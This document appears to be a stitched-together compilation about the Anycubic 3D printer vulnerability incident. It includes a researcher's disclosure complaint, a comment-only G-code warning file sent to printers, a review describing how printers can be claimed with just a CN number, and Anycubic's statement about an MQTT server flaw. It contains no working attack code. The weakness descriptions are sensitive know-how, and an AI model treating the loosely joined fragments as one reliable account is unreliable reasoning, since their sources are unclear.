
Hi,
We have attempted to communicate with Anycubic regarding two critical security vulnerabilities we identified, in particoular one can be catastrophic if found by a malicious.
Despite our efforts over the past two months, we have not received a single response to our three emails. These vulnerabilities are significant, and we have invested considerable time and effort into addressing them.
Despite our initial intention to resolve the issue amicably, (and we still hope in it) it appears that our concerns have not been taken seriously by Anycubic.
Consequently, we are now preparing to disclose these vulnerabilities to the public
along with our repo and our tools.



```
;Your machine has a critical vulnerability, posing a significant threat to your
security. Immediate action is strongly advised to prevent potential
exploitation.
;
;Feel free to disconnect your printer from the internet if you don't wanna get
hacked by a bad actor!
;
;This is just a harmless message.
;
; You have not been harmed in any way.
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hacked_machine_readme.gcode

- The author claims to have sent it to over 2.9 million vulnerable printers.
- Anycubic has only sold 500,000 printers

https://3dprintingindustry.com/news/interview-james-ouyang-on-the-rise-of-anycubic-224609/

There are four pieces to the cloud printing service: The printer itself, your slicer, which is Anycubic’s Photon Workshop, then the Android or iOS app, and the cloud.anycubic.com website, which is completely dysfunctional, it’s linked from Photon Workshop, but it’s only generating internal server errors once you click past the expired certificate warnings. So really, you’re forced to use the app, because you need that to create a user account and link your printer. All you need to do to claim a machine is to enter the “CN” number from the printer, no confirmation on the machine or anything, and you can remote monitor the printer’s status and start prints straight from the slicer or from the app. Once you’ve printed a part, the file for that stays saved locally on the printer, so you can start printing it again without needing the app, but for new prints, you either start them immediately from the slicer or upload the print file to the cloud and then you have to pull out the app and start them from there. The printer itself doesn’t know anything about files stored in the cloud.

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
This is all still super unfinished if you couldn’t tell already. Privacy policy? Eh, we don’t need that. And the process of entering the CN number to claim a printer not only straight up didn’t work until the very latest firmware update, which you have to do manually through a USB drive, but it’s obviously a huge security risk. Like I said, there’s no confirmation whatsoever on the printer itself when someone is trying to claim it, which gives basically full control over the machine, and once somebody else has registered it, there is no way for you to kick them out or even reclaim it for yourself.



We confirm that this incident was caused by a third party using a security vulnerability of the MQTT server to access users' printers.

How Do We Plan To Solve This?

We have undertaken the following measures:

- Strengthened the security verification steps of the cloud server
- Strengthened authorization/permission management in the cloud server
- Currently improving the security verification of firmware (new firmware will be available on **the official website** by March 5th.)

Further steps:

- Implementing network segmentation measures to restrict external access to services
- Conducting regularly audits and updates for systems, software, and the MQTT server

